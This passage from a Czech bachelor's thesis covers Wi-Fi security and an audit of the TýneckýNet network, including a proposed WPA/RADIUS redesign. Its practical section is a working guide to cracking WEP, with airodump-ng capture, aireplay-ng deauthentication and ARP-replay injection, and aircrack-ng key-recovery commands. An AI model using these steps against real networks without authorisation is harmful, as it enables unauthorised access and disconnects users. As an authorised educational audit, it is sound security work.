Jak název napovídá jedná se o „muže uprostřed“. Útočník je schopen zachytit, vložit a modifikovat zprávy mezi dvěma komunikujícími stranami, aniž by o tom věděli. *MITM* je možné použít proti sítím využívajících ověřování pomocí veřejných klíčů. Útočník nejdříve *DoS* útokem vyřadí z provozu přístupový bod sítě a poté vytvoří falešný přístupový bod se stejným SSID a šifrováním jako vyřazený. Uživatel se připojí k falešnému přístupovému bodu a zadá své přihlašovací údaje pro přihlášení do sítě. Přihlášení bude neúspěšné, ale útočník získal přihlašovací údaje do pravé bezdrátové sítě. Obranou proti tomuto útoku je kontrola, zda je pro něho autorizační server důvěryhodný, přes certifikáty podepsané certifikační autoritou.

6 Zásady zabezpečení

Vyšší požadavky na zabezpečení jsou obvykle kladeny na firemní sítě než na sítě domácí, proto se zabezpečení firemních sítí budeme věnovat více do hloubky dále v textu. Níže jmenované zásady jsou dostačující pro domácí síť, kde v sítích předpokládám využití WPA2 nebo WPA v módu PSK (sdílený klíč). Nyní uvádím základní zásady zabezpečení každé bezdrátové sítě.

- Pravidelná aktualizace firmware přístupových bodů
- Použití 802.11i v případně starších AP alespoň WPA
- Změna defaultního SSID
- Zřušení vysílání SSID
- Filtrace MAC adres
- Používat firewall k oddělení Wi-Fi části od kabelové části
- Změna hesel k administraci AP
- Fyzická bezpečnost přístupových bodů
- Hodiny na vypínání/zapínání AP
- Používat HTTPS, SSH
- Použít 802.11X s vzájemným ověřováním klienta a AP

6.1 Firemní sítě

Pro firemní síť je téměř nezbytné využít autentizační server v kombinaci s WPA2 v případě, že některé AP WPA2 nepodporují lze použít WPA. Důrazně, ale doporučuji WPA2. Jehož plnou implementací vznikne *Robust Security Network* (RSN), jejíž prolomení je krajně nepravděpodobné. Dobře zabezpečená firemní bezdrátová síť by měla splňovat i následující body.

- Monitorování přístupových bodů
    - Některý z uživatelů si může spustit vlastní nezabezpečený přístupový bod
- Autentizační server
- Pokrytá oblast
    - Minimalizace přesahu
    - Sektorové a směrové antény

- Bezdrátová zóna
    - Oddělení bezdrátové části od pevné části sítě firewallem
- Vypnuté DHCP
- VPN

Většině bezdrátových sítí není možné z různých důvodů implementovat všechny výše jmenované body (např. využívání SSID pro reklamní účely). VPN lze použít pokud vyžadujete maximální bezpečnost pro vaše přenášená data.

V bezdrátové síti může nastat jeden závažný problém - narušitel na vhodné místo umístí svůj přístupový bod (včetně autorizačního serveru), který bude též vysílat SSID naší sítě (útok *Man-in-the-Middle*). Uživatelé se k němu zkusí přihlásit, to se sice nepodaří, ale narušitel z pokusu získá uživatelské jméno a heslo. Aby se tomuto zabránilo, provádí se dva kroky (18):

1) Uživatelé musí na svém zařízení/notebooku nastavit ručně některé parametry spojení (použití konkrétních protokolů pro jednotlivé části připojení)(18).
2) Uživatel by měl kontrolovat, zda autorizační server je pro něho důvěryhodný. Zde se využívají zkušenosti s certifikáty a certifikačními autoritami - při vytvoření šifrovaného 802.1x tunelu mezi zařízením a autorizačním serverem posílá autorizační server zpět svůj certifikát podepsaný certifikační autoritou. V konfiguraci na notebooku lze nastavit, že se při připojení bude důvěřovat pouze autorizačním serverům se certifikátem podepsaným od určené certifikační autority (18).

6.2 Politika hesel

Bezpečné heslo musí splňovat několik požadavku, aby nebylo možné ho prolomit některým z útoků zaměřených právě na získání hesla. Tyto útoky využívají buď „*hrubou sílu*“, kdy se snaží získat heslo zkoušením všech možných kombinací znaků a čísel[10]. Tento útok je použitelný na hesla o maximálně 6 znacích. Dalším druhem je *slovníkový útok*, kdy má útočník k dispozici seznam slov (často desítky tisíc) některého z jazyků a tyto slova zkouší jako heslo. Předpoklady bezpečného hesla jsou následující:

- délka minimálně 8 znaků (u sdílených klíčů doporučuji minimálně 16 znaků),
- heslo musí obsahovat velká i malá písmena, čísla nebo i zvláštní symboly. Nesmí obsahovat slovníkové výrazy (slova),
- heslo vygenerovat náhodně pomocí generátoru náhodných hesel,
- Vymyslet heslo s použitím mnemotechnických pomůcek. Vymysleme větu, která se bude dobře pamatovat, např: "Mám velkého bílého psa který se jmenuje Adam". První písmena slov věty poslouží jako heslo - obdržíme "mvbpksja". Heslo lze ještě vylepšit tak, že malé písmeno "v" se nahradí velkým (protože pes je velký) a stejně tak malé "a" se nahradí velkým „A“, protože jména píšeme s počátečním velkým písmenem. Nakonec tedy obdržíme řetězec "mVbpksjA" (19).

K tvorbě hesla lze využít generátory hesel[11] dostupné zdarma na internetu.

[10] lze nastavit znaky, které se mají zkoušet např. malá a velká písmena a čísla
[11] například program český freeware program Generátor nyní dostupný ve verzi 1.1

Praktická část

7 Audit Wi-Fi sítě TýneckýNet

Možná jste si položili otázku co se pod tím trochu tajemným nadpisem skrývá, proto zde ve stručnosti naznačím, co v mé praktické části bakalářské práce najdete a samozřejmě se zmíním i o tom, co zde nenajdete. Mým tématem je zabezpečení bezdrátové sítě a tomu se také budu věnovat. Jsem si vědom, že způsobů jak se dostat do cizí sítě je mnohem více (tunelování, trojské koně a jiné), ale budu se věnovat pouze způsobům, které souvisejí s technologií Wi-Fi. Poukáži na slabé stránky Wi-Fi sítě TýneckýNet a způsob jak její zabezpečení prolomit. Následně navrhnu nové zabezpečení, které je téměř[12] neprolomitelné. Avšak při implementaci dojde k určitým změnám a kompromisům. Je nutné brát ohledy na kompaktibilitu nového zabezpečení se stávajícími zařízeními v síti, finanční náročnosti a hlavně na pohodlí uživatelů. Součástí dohody s provozovateli sítě TýneckýNet Jiřím Pánkem a Vladimírem Louvarem je, že v této práci nebudou zveřejněny žádné údaje, které by mohl někdo zneužít k neoprávněnému přístupu k síti. Jde hlavně o tajné klíče, hesla a důležité IP adresy v síti (veřejná IP a IP důležitých prvků sítě). Tyto informace zde nenajdete. Převážně i proto je většina prakticky prováděných postupů psána formou návodu. Každý si tak může ověřit jejich funkčnost v praxi.

7.1 TýneckýNet

V první části se podívejme jak je zabezpečena komerční síť, která, jak název napovídá, má centrum v Týnci nad Labem. Někdo by mohl namítnout, že bezdrátová síť může mít center více a to podle toho co se považuje za centrum, zda je to páteřní připojení k internetu nebo server monitorující stav sítě a další. Za centrum je označen Týnec, protože zde byla síť založena a

[12] „téměř“ je zde protože dříve nebo později se najde způsob, jak dnes zcela bezpečené zabezpečení prolomit. V závěsu se objeví nové zabezpečení, které bude opět nějaký čas neprolomitelné. Poté se celý cyklus bude opakovat. Na vině je, podle mého názoru, rychlý rozvoj informačních technologií jako celku.

odtud se také rozšiřuje. Jak jinak, než vzduchem pomocí Wi-Fi technologie. Účelem sítě je poskytování internetu domácnostem i firmám. Nejedná se o malou síť pokrývající jen Týnec, ale o rozsáhlou síť pokrývající Kolín, Božec, Lžovice, Radovesnice, Vinařice, Veletov, Uhlířskou Lhotu, Záboří nad Labem, Bělušice, Tři Dvory, Jestřábí Lhotu, Krakovany, Veltruby, Konárovice, Ovčáry, Němčice, Hradišťko I a okolí všech jmenovaných.

7.1.1 Kontaktní informace


web: www.tynecky.net

Vladimír Louvar
louvar@seznam.cz
mob. 605 173 421

Jiří Pánek
info@tynecky.net
tel. 321 711 436
mob. 775 120 886

7.1.2 Topologie a zařízení

Topologii sítě zobrazuje obrázek č. 16. Bod uprostřed, z kterého vede nejvíce spojů je Týnec nad Labem. Spoje mezi jednotlivými lokalitami jsou v pásmu 5 GHz (standart 802.11a). Koncový uživatelé jsou připojeni v pásmu 2,4 GHz. Většinou standartem 802.11b (11 MB/s). Několik AP s velkým počtem připojených uživatelů používá standart 802.11g (54 MB/s).



Obrázek č. 16 Topologie Wi-Fi sítě TýneckýNet

Hlavními zařízeními použitými v síti jsou routerboardy *Mikrotik*[13].

[13] www.mikrotik.com

Routerboardy obsahují operační systém založený na bázi OS Linux, vhodný zejména pro bezdrátové spoje a jako bezpečný HW firewall popřípadě router se snadnou GUI konfigurací. Komunikace s routerboardy *Mikrotik* se v současnosti provádí zejména přes GUI *Winbox*, ale dále lze použít *ssh*, *telnet* nebo *sériovou konzoli*. Dnes je tento OS zejména uplatnován u kvalitních bezdrátových spojů *802.11a* a *802.11b/g* (Wi-Fi)(3).

Tam kde výpočetní nebo přenosová kapacita routerboardů nestíhá množsví dat přes ně procházející jsou nahrazeny počítači s OS Linux. Síť používá statické IP adresování.

7.1.3 Zabezpečení

Páteřní i koncové spoje chrání před neatorizovaným přístupem 128 bitový WEP (ve skutečnosti jen 104 bitů 24 bitů použito pro IV). *MAC restriction* není implementována. TýneckýNet používá SSID z důvodu reklamy.

Aktuální zabezpečení neposkytuje dostačující úroveň ochrany. Slabé místo je v použitém šifrovacím algoritmu WEP. Hlavní slabinou je sdílený klíč, který je možné získat několika způsoby. Ať již prolomením některou z výše popsaných metod nebo prostým prozrazením klíče některým z uživatelů sítě.

Nevýhody

- Nebezpečí prozrazení klíče
- Nebezpečí prolomení klíče
- Problematická změna klíče - WEP klíč je nutné změnit na všech zařízeních připojených k AP)
- Žádné přihlašovací údaje - rozlišení klientů pouze na bázi IP a MAC adres v routovacích a mangle tabulkách
- Uživatelé jsou vázáni na jeden konkrétní přístupový bod

Výhody

- Jednoduché pro správu

7.2 Návrh nového zabezpečení pro TýneckýNet

Návrh nového zabezpečení počítá s implementací 802.11X (WPA2) protokolu s autentizačním serverem RADIUS a autentizací protokolem TLS. Autentizační server lze implementovat na *Mikrotik* routerboard, ale protože, žádný z routerboardů použitých v síti není vytížen na méně než 60% v době špičky, je pravděpodopné, že by byl přetížen požadavky na ověření od všech klientů v síti. Proto jsem zvolil variantu samotného počítače jako serveru. K tomu byl použit počítač Pentium III (1,2 GHz, 512 MB RAM) s operačním systémem Ubuntu 6.10[14], který je do sítě připojen přes 100 MB rozhraní routerboardu v Týnci nad Labem. Následující umístění bylo zvoleno, protože se nachází uprostřed sítě odkud vedou páteřní 54MB/s přímé páteřní spoje do většiny částí sítě, jsou zde vhodné prostory a je zde a na okolních zařízeních připojeno největší množství uživatelů.

Řešení počítá s uložením uživatelských dat (přihlašovací jméno, heslo, IP, MAC, aj.) v SQL databázi běžící na stejném serveru. Uživatelská data v SQL se mohou dále využít pro další účely. Například zobrazení na webu, kde by uživatelé sítě po zadání svých přihlašovacích údajů (stejných jako do sítě) nalezli informace o svém účtu (počet přenesených dat, doba připojení, rychlost připojení, fakturační údaje, aj.). Další výhodou by byla mobilita uživatelů. V nynějším stavu při statickém IP adresování se uživatel může připojit jen u svého domovského přístupového bodu. Pokud by se na routerboardech přiřadil určitý počet IP adres spravovaných DHCP protokolem (např. v jiné podsíti) mohli by se uživatelé připojit k internetu z kteréhokoli přístupového bodu. Bylo by jim automaticky přiřazena rychlost, kterou si zaplatili (zjištěna z SQL databáze).

Proces přihlášení uživatele

1) Klient se připojí do sítě a zadá své přihlašovací údaje ty se zabezpečeným kanálem přenesou k AP.

[14] distribuce OS Linux

2) AP opět zabezpečeným kanálem požádá o ověření autentizační server.
3) Server porovná zadané přihlašovací údaje s údaji v databázi a stejným způsobem odešle výsledek ověření (úspěšný/neúspěšný).

Další zlepšení zabezpečení bylo provedeno vytvořením nového pravidla mangle[15] tabulky, která určuje rychlost klienta podle jeho IP adresy. Toto pravidlo se kontroluje jako poslední a přiřadí klientovi, který nevyhověl, žádnému z předchozích pravidel, nulovou rychlost. Tím se případnému útočníkovy výrazně ztíží analýza paketů a získání přístupů do sítě.

Po diskuzi s provozovateli sítě TýneckýNet bylo navrhované zabezpečení WPA2 Enterprise nahrazeno zabezpečením WPA Enterprise. Důvodem je kompaktibilita starších klientských zařízení, která nejsou schopna využívat šifrovací algoritmus AES.

Nevýhody

- Náročná instalace autentizačního serveru
- Při výpadku autentizačního serveru není možný přístup do sítě

Výhody

- Centralizovaná správa přihlašovacích údajů do sítě
- Propojení databáze přihlašovacích údajů s webovým rozhraním
- Mobilita uživatelů mezi přístupovými body
- Vysoká bezpečnost
- Zvýšení propustnosti sítě o cca 10%
- Možnost propojení více autentizačních serverů mezi sebou

[15] část firewallu, kde se nastavují rychlosti jednotlivých IP adres nebo jejich rozsahů

7.3 Prolomení zabezpečení WEP a restrikce MAC adres

7.3.1 Postup

Je znázorněn diagramem v příloze A. Nejlepším a nejrychlejším řešením je v jedné linuxové konzoli spustit odposlech. V druhé generování provozu a v třetí WEP key cracking. Nutně v tomto pořadí.

7.3.1 Detekce bezdrátové sítě

Je přípravná fáze kdy zjistíme potřebné informace o dostupných sítích. Jako první je třeba zjistit jaké zabezpečení obsahuje. Jako základ poslouží i v Ubuntu standartně nainstalovaný program *Iwlist*. Ovládá se z konzole. Zadáním příkazu:

```
iwlist <interface> scanning
```

<interface> nahraďte identifikátorem síťového zařízení (například eth1, ath0, aj.). Zobrazí se výpis všech dostupných sítí a základní popis, který obsahuje vše potřebné. Hlavně druh použitého šifrování, pokud je nějaké použito. *Iwlist* poskytuje jen základní údaje o síti. Profesionálnější alternativou je program *Kismet*. Skládá se ze dvou částí (server a klient). Obě mohou být nainstalovány na jednom počítači.

Použít jde i *Airodump-ng* z balíku *Aircrack-ng* nastavený na frekvenční přeskoky, kdy prochází všechny kanály. Tento nástroj je podrobně popsán v následující části.

Důležitý při prolamování jakékoli bezdrátové sítě je dobrý signál. Bez něj bude i sebelepší software k ničemu. Samotný notebook bez externí antény není příliš vhodný. Odposlech trvá velmi dlouho. Proto doporučuji externí anténu (nejlépe směrovou).

7.3.2 Odposlech

K odposlechu slouží program *Airodump-ng* z balíku *Aircrack-ng*. Spouští se z konzole příkazem:

```
airodump-ng <parametry> <interface>
```

Možné parametry udává tabulka č.7.

Tabulka č. 7 Přehled parametrů programu airdump-ng

celý zápis	*zkrácený zápis*	*popis*
--channel <channels>	-c	zachycuje na zadaném kanále
--band <abg>	-b	zachycuje zadaný standart (a/b/g) defaultně (bg)
--write<soubor>	-w	určuje cestu a jméno souboru kam se budou ukládat zachycená data
--ivs	-i	ukládá pouze zachycené inicializační vektory (IV)
--beacons	-e	zaznamenává všechny rámce do souboru
--netmask <mask>	-m	zachycuje jen AP vyhovující zadané masce
--bssid <ssid>	-d	zachycuje AP daného BSSID
--encrypt <suite>	-t	zachycuje AP podle použitého šifrování
-a	-a	nezobrazuje nepřipojené klienty

Pokud airodump hlásí, že potřeba kartu přepnout do monitor módu, je potřeba změnit mód karty příkazem:

```
airmon start <interface>
```

nebo

```
iwconfig <interface> mode monitor
```

Pokud se to nedaří prostudujte dokumentaci vašeho ovladače bezdrátové karty, zda-li monitor mód podporuje. Pokud ne, použijte jiný ovladač.

Příklady:

```
airodump-ng -w ~/odposlech/vse --ivs eth1
```

Provoz bude zachycován na všech kanálech frekvence 2,4 GHz (11 kanálu). *Airodump-ng* bude vteřinu zachycovat na kanále a poté přeskočí na další kanál. Ukládat se budou pouze IV a to do souboru *odposlech.ivs*

```
airodump-ng -w Tynecky.NET_sniffing -c 9 -d \
Hospoda.AP_Tynecky.NET --ivs eth1
```

Airodump bude zachycovat provoz na 9. kanálu (2,4 GHz) síť s SSID Hospoda.AP-Tynecky.NET (-d). Bude ukládat pouze zachycené IV (--ivs) do souboru Tynecky.NET_sniffing (-w).

```
airodump-ng --band a --bssid spoj.AP_Tynecky.NET -w \
Tynecky.NET_sniffing -e
```

Do souboru Tynecky.NET_sniffing.cap se bude zapisovat všechen provoz (-e) na 5GHz (--band) sítě s BSSID spoj.AP_Tynecky.NET.

Interface

Po zadání příslušného příkazu na odposlech se zobrazí interface podobný jako je na obrázku č. 17.

```
CH  5 ][ Elapsed: 52 s ][ 2007-03-14 19:47

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:12:0E:34:69:E4   -1       10       10    0   5  11  OPN              AP56638X
00:60:B3:23:C5:FE   -1       18        0    0   1  11  OPN              jalinet4
00:60:B3:6E:12:33   -1       43       71    0  11  11  OPN              jalinet2
00:60:B3:2A:59:1C   -1      136      554   29   3  11  OPN              jalinetZ
00:0A:59:F3:81:B1   -1       23       13    0   7  11  WEP  WEP         <length:  9>
00:0E:8E:7B:85:45   -1       73        5    0   6  11  WEP  WEP         2001
00:12:0E:35:09:C0   -1        8       29    0   1  54  OPN              LoNetPre1
00:0B:6B:37:33:27   -1        3        0    0   7  11. OPN              jalinet_ubytovna_3

BSSID              STATION            PWR  Lost  Packets  Probes

00:60:B3:6E:12:33  00:11:2F:00:26:24   -1     0        2
00:60:B3:6E:12:33  00:4F:62:04:E1:FC   -1     0        1
00:60:B3:6E:12:33  00:4F:62:05:FA:E1   -1     0        1
00:60:B3:6E:12:33  00:0E:2E:6B:63:20   -1     0       10
00:60:B3:6E:12:33  00:4F:62:02:FD:10   -1     0       11
00:60:B3:6E:12:33  00:4F:62:05:E3:CD   -1     0       40
00:60:B3:2A:59:1C  00:0E:2E:9A:35:8E   -1     0        1
00:60:B3:2A:59:1C  00:4F:62:03:97:2B   -1     0       11
00:60:B3:2A:59:1C  00:08:A1:70:8A:57   -1     0       23
00:60:B3:2A:59:1C  00:E0:98:C5:BD:F0   -1     0        5
00:60:B3:2A:59:1C  00:4F:62:04:F1:DF   -1     0        2
00:60:B3:2A:59:1C  00:E0:98:46:67:0A   -1     0       12
00:60:B3:2A:59:1C  00:0B:6B:2A:E9:B7   -1     0       13
00:60:B3:2A:59:1C  00:4F:62:00:37:73   -1     0      259
00:60:B3:2A:59:1C  00:4F:62:00:37:69   -1     0        7
00:60:B3:2A:59:1C  00:0B:6B:2A:E8:9A   -1     0      142
00:60:B3:2A:59:1C  00:0E:2E:6E:37:93   -1     0       24
00:60:B3:2A:59:1C  00:4F:62:03:98:FE   -1     0       34
00:0E:8E:7B:85:45  00:12:0E:34:83:E2   -1     7        5
00:12:0E:35:09:C0  00:4F:62:02:0A:C0   -1     0        2
00:12:0E:35:09:C0  00:0E:2E:62:A6:13   -1     0       22
```

Obrázek č. 17 Odposlech provozu programem airdump-ng

V levé horní části se zobrazuje číslo aktuálně odposlouchávaného kanálu, doba jakou airodump-ng pracuje a aktuální datum a čas. Co znamená který sloupec uvádí tabulka č. 8.

Tabulka č. 8 Airdump-ng interface

Sloupec	*Popis*
BSSID	MAC adresa přístupového bodu
PWR	Síla signálu, -1 znamená, že se sílu nepodařilo zjistit. Chyba je v ovladačích mé Intel bg2200 karty. Hodnota kvalitního signálu je 100 a více.
Beacons	Počet paketů odeslaných přístupovým bodem. Každé AP posílá okolo 10 beacons za vteřinu při 1MB rychlosti. Informace získána od AP.
#Data	Počet zachycených paketů (pokud je síť zabezpečena WEP, tak unikátních IV) i broadcastů.
#/s	Počet paketů zachycených za posledních 10 sekund.
CH	Číslo kanálu (získáno z beacon paketu). Stává se, že airodump zachycuje pakety i z vedlejších kanálu (např. 5. a 7. pokud je nastaven 6. kanál). To je způsobeno rušením.
MB	Maximální rychlost podporovaná přístupovým bodem. Z toho lze vyvodit použitý standart (11 = 802.11b, 54 = 802.11g). Pokud je za rychlostí tečka znamená to, podporu short preamble.
ENC	Použité šifrování OPN = žádné, WEP? = WEP nebo vyšší (nedostatek dat pro rozlišení WEPu a WPA/WPA2), WEP (bez „?“) = WEP šifrování, WPA nebo WPA2 = pokud je přítomen TKIP nebo CCMP.
CIPHER	Typ použité šifry (CCMP, WRAP, TKIP, WEP, WEP40 nebo WEP104).
AUTH	Použitý autentizační protokol (PSK – shared key, OPN – žádný, MGT – oddělený autorizační server WPA nebo WPA2).
ESSID	Často nazývaný SSID (identifikátor sítě) pokud je prázdný nebo <length:číslo> je SSID přístupového bodu skryté (Airodump se SSID pokusí získat z autorizačních paketů při připojení klienta k síti).
STATION	MAC adresa každé stanice přihlášené k AP uvedenemu ve sloupci ESSID.
Lost	Počet ztracených paketů za posledních 10 sekund.
Packets	Počet paketů odeslaných stanicí.
Probes	ESSID sítě do které je stanice připojena (získává se od stanice).

7.3.2 Odhalení skrytého SSID

Prázdného pole nebo <*length:číslo*> ESSID při odposlechu programem *Airdump-ng* znamená, že AP má skryté SSID. To lze zachytit z autorizačního paketu, kterým se každá stanice přihlašuje k síti. Posílá v něm SSID sítě k níž se připojuje. Není nutné čekat až se připojí některý z oprávněných uživatelů,

kvůli neznámému SSID. Lze to udělat pomocí paket injection (injektování paketů) a to konkrétně tzv. *deauth* paketem, kterým stanice přihlašuje přístupovému bodu, že se odpojuje. Paket injection se provádí s paralelně spuštěným odposlechem.

Princip spočívá ve vytvoření *deauth* paketu pomocí programu *Aireplay-ng* z balíku *Aircrack-ng*. *Deauth* paket obsahuje MAC adresy AP a připojeného klienta, zjištěné pomocí odposlechu airdumpem a následného zaslání paketu do sítě. AP dostane *deauth* paket o kterém podle MAC adres usoudí, že jeden z klientů ohlašuje svoje odpojení a ukončí s ním spojení. Jak odpojený klient zjistí, že byl odpojen opět se do sítě přihlásí. V tu chvíli v okně airdumpu, mezitím stále odpolouchávající provoz v síti, naskočí SSID, zachycené z přihlašovacího paketu odpojené stanice. K tomu slouží následující příkazy:

```
aireplay-ng 0 5 -a <AP_MAC> <interface>
```

pošle 5 deauth paketů k AP přes broadcast

```
aireplay-ng -0 5 -a <AP_MAC> -c <clientMAC> <interface>
```

opět 5 deauth paketů od AP ke klientovi

```
airepaly-ng -0 5 -a <AP_MAC> -h <MACzdroje> <interface>
```

pošle 5 deauth paketů k AP přes broadcast i s adresou zdrojové stanice

```
aireplay-ng -0 5 -a <AP_MAC> -h <MACzdroje> -c <clientMAC> \
<interface>
```

pošle 5 deauth paketů od AP ke klientovi i s MAC adresou zdroje

Nejefektivnější jsou pakety mířící od AP ke klientovi jak nám napovídá aireplay-ng na obrázku č. 18. Většina AP deauth paketům posílaným přes broadcast nevěří, proto je lepší zaměřit se na klienta.

```
milan@AMT:~$ sudo -s
root@AMT:~# aireplay -0 5 -a 00:06:25:60:0A:4B wifi0
This attack is more effective when targeting a
connected wireless client (-c <client's mac>).
17:23:59  Sending DeAuth to broadcast -- BSSID: [00:06:25:60:0A:4B]
17:23:59  Sending DeAuth to broadcast -- BSSID: [00:06:25:60:0A:4B]
17:23:59  Sending DeAuth to broadcast -- BSSID: [00:06:25:60:0A:4B]
17:23:59  Sending DeAuth to broadcast -- BSSID: [00:06:25:60:0A:4B]
17:24:00  Sending DeAuth to broadcast -- BSSID: [00:06:25:60:0A:4B]
root@AMT:~#
```


Obrázek č. 18 Odpojení připojeného klienta pomocí death paketu

7.3.3 Generování provozu

Pokud v síti není téměř žádný provoz, je odvozování tajného klíče, bez použití packet injection dlouhodobá záležitost. Pomocí injekce paketů je možné provoz generovat. Ovšem před začátkem je nutné připojit (asociovat) se k přístupovému bodu (obrázek č. 19). Asociace se provádní následovně:

```
aireplay-ng -1 0 -e <AP_SSID> -a <AP_MAC> -h <moje_MAC> \
<interface>
```

například:




Obrázek č. 19 Asociace s AP pomocí programu Aireplay-ng

Po úspěšné autentizaci je možné využít *Aireplay-ng* k generování provozu pomocí opakovaných *ARP* dotazů. Tím se zvýší provoz a počet zachycených IV. Aireplay pozná *ARP* dotaz podle jeho konstatní délky.

```
aireplay-ng -3 -b <AP_MAC> -h <clientMAC> -x 600 <interface>
```

Začne odposlouchávání provozu a hledaní ARP paketů, jakmile je nějaký nalezen začne se opakovaně (600x za vteřinu podle parametru -x) injektovat zpět do sítě s MAC adresou nějakého připojeného klienta (parametr -h). Proto aby vše fungovalo, je nutné změnit MAC adresu zařízení, přes které budeme pakety injektovat na MAC některého z klientů připojených k síti. V Airodumpu rapidně naroste provoz u stanice pod jejíž MAC adresou injektujeme ARP pakety. Ostatní stanice v síti začnou na ARP dotazy odpovídat a tím generují provoz. Nasbírání dostatečného množství paketů je otázkou několika minut. Počet nasbíraných ARP dotazů se zastaví na čísle 1024. Viz obrázek č. 20.



Obrázek č. 20 Generování provozu programem Aireplay-ng

7.3.4 Odvození WEP klíče

K odvození WEP klíče slouží *Aircrack-ng*, má mnoho parametrů, které se dají různě kombinovat, proto pokud se nepodaří získat klíč na první pokus není nic ztraceno. Jen pomůže trochu si zaexperimentovat s parametry (přehled nejdůležitějších parametrů udává tabulka č. 10, podrobný popis najdete v manuálových stránkách *Aircrack-ng*). Kolik je potřeba IV pro jednotlivé druhy zabezpečení najdete v tabulce č. 9.

Tabulka č. 9 Potřebné množství IV k odvození tajného klíče

délka klíče udávaná / reálná (v bitech)	*potřebné množství IV (v tis.)*
64 / 40	80 – 300
128 / 104	300 – 1 000

Aircrack-ng se spouští následovně:

```
aircrack-ng [parametry] <soubory>
```

V případě, že je v souboru uložen provoz více sítí, program je rozliší dle MAC adresy očísluje je a zeptá se s kterou má pracovat. Příkaz na spuštění dešifrování:

```
aircrack-ng -x Tynecky_net*.ivs
```

Při crackování se neprovádí bruteforce posledních dvou keybytů. Pokud nebude odvození úspěšné doporučuji zkusit následující příkaz:

```
aircrack-ng -y Tynecky_net*.ivs
```

Příkaz spustí experimentální útok brutální silou. Měl by být použit když nevyjde normální útok. Tento útok je možné použít i na soubory vytvořené *airplay-ng* při generování provozu. *Airplay-ng* při každém spuštění vytvoří soubor .cap, kam uloží pakety z traktované MAC. Soubor obvykle vypadá nějak takto: replay_arp-1105-165324.cap

Pokud selže brutální útok (aircrack-ng –y) spustíme útok na vygenerovaných paketech:

```
aircrack-ng -y replay_arp-1105-165417.cap
```

Příkazem aircrack-ng --help se zobrazí přehled možností. Na online prolomení 128bitové šifry stačí s počítač s 900MHz procesorem. V případě slabšího procesoru, méně výkonného PC nebo testování 256 bitové šifry, můžeme si zachycený provoz uložit a o prolomení se pokusit offline nebo použít *aircrack-ng* bez grafického výstupu (parametr –q) (16).

Tabulka č. 10 Přehled parametrů programu aircrack-ng

parametr	*popis*
-c	Hledá klíč složený pouze z alfanumerických znaků
-t	Hledá klíč složený z binárních znaků (opak –c)
-d start	Počátek klíče pokud je znám, zadán místo *start* hexadecimálně
-n bity	Určuje délku hledaného klíče (64, 128, 256) standartně nastaveno hledání 128 bitového klíče
